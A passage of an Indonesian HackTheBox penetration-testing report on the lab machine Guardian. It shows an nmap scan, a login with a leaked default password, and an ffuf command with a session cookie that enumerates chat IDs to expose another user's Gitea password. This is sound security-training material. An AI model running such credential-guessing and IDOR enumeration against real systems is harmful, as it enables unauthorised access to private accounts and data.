




EXECUTIVE SUMMARY

Penetration testing ini dilakukan terhadap dua target dengan tingkat kesulitan yang berbeda, yaitu satu mesin kategori Easy bernama expresway dan satu mesin kategori Hard bernama Guardian dari platform HackTheBox. Pengujian dilakukan untuk memenuhi Learning Objectives terkait penerapan metodologi ethical hacking, mencakup proses identifikasi kerentanan, eksploitasi secara terkontrol, validasi hasil, serta penyusunan rekomendasi perbaikan. Secara umum, tujuan utama kegiatan ini adalah untuk memetakan kelemahan keamanan pada masing-masing host, memperoleh akses terbatas hingga privileged access, serta mengambil dua flag pada setiap mesin (user dan root) sebagai indikator keberhasilan penetrasi.

Pada target kedua yaitu Guardian menunjukkan struktur sistem yang jauh lebih kompleks dan dirancang dengan banyak lapisan pertahanan. Mesin ini dilengkapi firewall internal, filtering pada sejumlah port dan protokol, serta pemanfaatan container berbasis LXC untuk isolasi proses. Tantangan utama muncul dari keberadaan custom Python API service yang memuat logika enkripsi sendiri dan implementasi mekanisme autentikasi berbasis JSON Web Token (JWT). Setelah dilakukan analisis mendalam, ditemukan bahwa API tersebut menyimpan hardcoded JWT secret yang dapat diekstraksi sehingga memungkinkan penyerang melakukan token forging dan menggantikan identitas pengguna sah. Selain itu, ditemukan juga kelemahan race condition pada service validator yang dapat dimanipulasi untuk menjalankan proses di luar konteks normal.

```


(kali@kali)~$ nmap guardian.htb -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 01:56 EST
Nmap scan report for guardian.htb (10.10.11.84)
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|_ 256 9c:69:53:e1:38:3b:de:cd:42:0a:c8:6b:f8:95:b3:62 (ECDSA)
|_ 256 3c:aa:b9:be:17:2d:5e:99:cc:ff:e1:91:90:38:b7:39 (ED25519)
80/tcp    open  http
|_ http-title: Guardian University - Empowering Future Leaders
|_ http-server-header: Apache/2.4.52 (Ubuntu)
Device type: general purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: Host: _default_; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT ADDRESS
1 32.44 ms 10.10.14.1
2 26.78 ms guardian.htb (10.10.11.84)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds

```


Di tahap ini, command Nmap-nya kita modif dikit. Pake **-A** buat narik info OS dan versi aplikasi secaralengkap.





```

136 </section>
137
138 <footer>
139   <p id="date"></p>
140   <div class="social-links">
141     <a href="#">Facebook</a>
142     <a href="#">Twitter</a>
143     <a href="#">LinkedIn</a>
144   </div>
145   <div class="footer-links">
146     <a href="#about">About</a>
147     <a href="#programs">Programs</a>
148     <a href="#contact">Contact</a>
149     <a href="http://portal.guardian.htb">Portal</a>
150   </div>
151 </footer>
152
153 <script src="./js/scripts.js"></script>
154 </body>
155
156 </html>

```



kami menemukan 'Portal Guide'. Setelah diakses, muncul file PDF berisi instruksi login yang membocorkan bahwa semua akun menggunakan password default 'GU1234'. Informasi ini menyederhanakan tugas kami; kami hanya perlu mencari nama pengguna. Kami kemudian kembali ke beranda dan memeriksa bagian testimoni siswa, di mana terdapat beberapa nama dan email yang bisa kami coba gunakan untuk menembus masuk (brute force)."




Berbekal default password sama daftar nama yang udah kita dapet tadi, kita coba test login satu-satu ke tiga akun itu. Eh, ternyata works dong. Kita berhasil masuk pake akunnya Boone

Basden


(GU0142023).Masuk

ke

dashboard:




Setelah berhasil masuk, kita langsung gas information gathering ke seluruh penjuru web buat nyari fitur yang vulnerable. Ada temuan menarik di menu Assignments punya akun GU0142023. Di sana banyak list tugas yang udah lewat deadline. Waktu kita coba akses, sistem langsung nolak lewat pop-up karena tugasnya emang udah nggak bisa dibuka lagi



Lalu kita dapat mengulangi semua ID, dan menyertakan cookie3

Melihat cookies:



PHPSESSID=4secgfv18sacoh33is1cr3bpo3

Command:

```
ffuf -u 'http://portal.guardian.htb/student/chat.php?chat_users[0]=FUZZ1&chat_users[1]=FUZZ2' \
-w nums.txt:FUZZ1 -w nums.txt:FUZZ2 \
-mode clusterbomb \
-H 'Cookie: PHPSESSID=4secgfv18sacoh33is1cr3bpo3' \
-fl 178,164
```

```
(kali@kali)-[~/HTB/Guardian]
$ ffuf -u 'http://portal.guardian.htb/student/chat.php?chat_users[0]=FUZZ1&chat_users[1]=FUZZ2' \
-w nums.txt:FUZZ1 -w nums.txt:FUZZ2 \
-mode clusterbomb \
-H 'Cookie: PHPSESSID=4secgfv18sacoh33is1cr3bpo3' \
-fl 178,164

v2.1.0-dev

:: Method      : GET
:: URL         : http://portal.guardian.htb/student/chat.php?chat_users[0]=FUZZ1&chat_users[1]=FUZZ2
:: Wordlist     : FUZZ1: /home/kali/HTB/Guardian/nums.txt
:: Wordlist     : FUZZ2: /home/kali/HTB/Guardian/nums.txt
:: Header      : Cookie: PHPSESSID=4secgfv18sacoh33is1cr3bpo3
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response lines: 178,164

[Status: 200, Size: 7306, Words: 3055, Lines: 185, Duration: 35ms]
* FUZZ1: 2
* FUZZ2: 1

[Status: 200, Size: 7302, Words: 3055, Lines: 185, Duration: 3479ms]
* FUZZ1: 1
* FUZZ2: 2

:: Progress: [400/400] :: Job [1/1] :: 31 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```


Ubah url dari:

[http://portal.guardian.htb/student/chat.php?chat_users\[0\]=13&chat_users\[1\]=14](http://portal.guardian.htb/student/chat.php?chat_users[0]=13&chat_users[1]=14)


menjadi:

[http://portal.guardian.htb/student/chat.php?chat_users\[0\]=1&chat_users\[1\]=2](http://portal.guardian.htb/student/chat.php?chat_users[0]=1&chat_users[1]=2)

setelah itu kita mendapatkan kata sandi untuk gitea, setelah jamil enocson membalas*



Tidak ada subdomain lain yang ditemukan, tetapi mengakses gitea.guardian.htb berhasil.




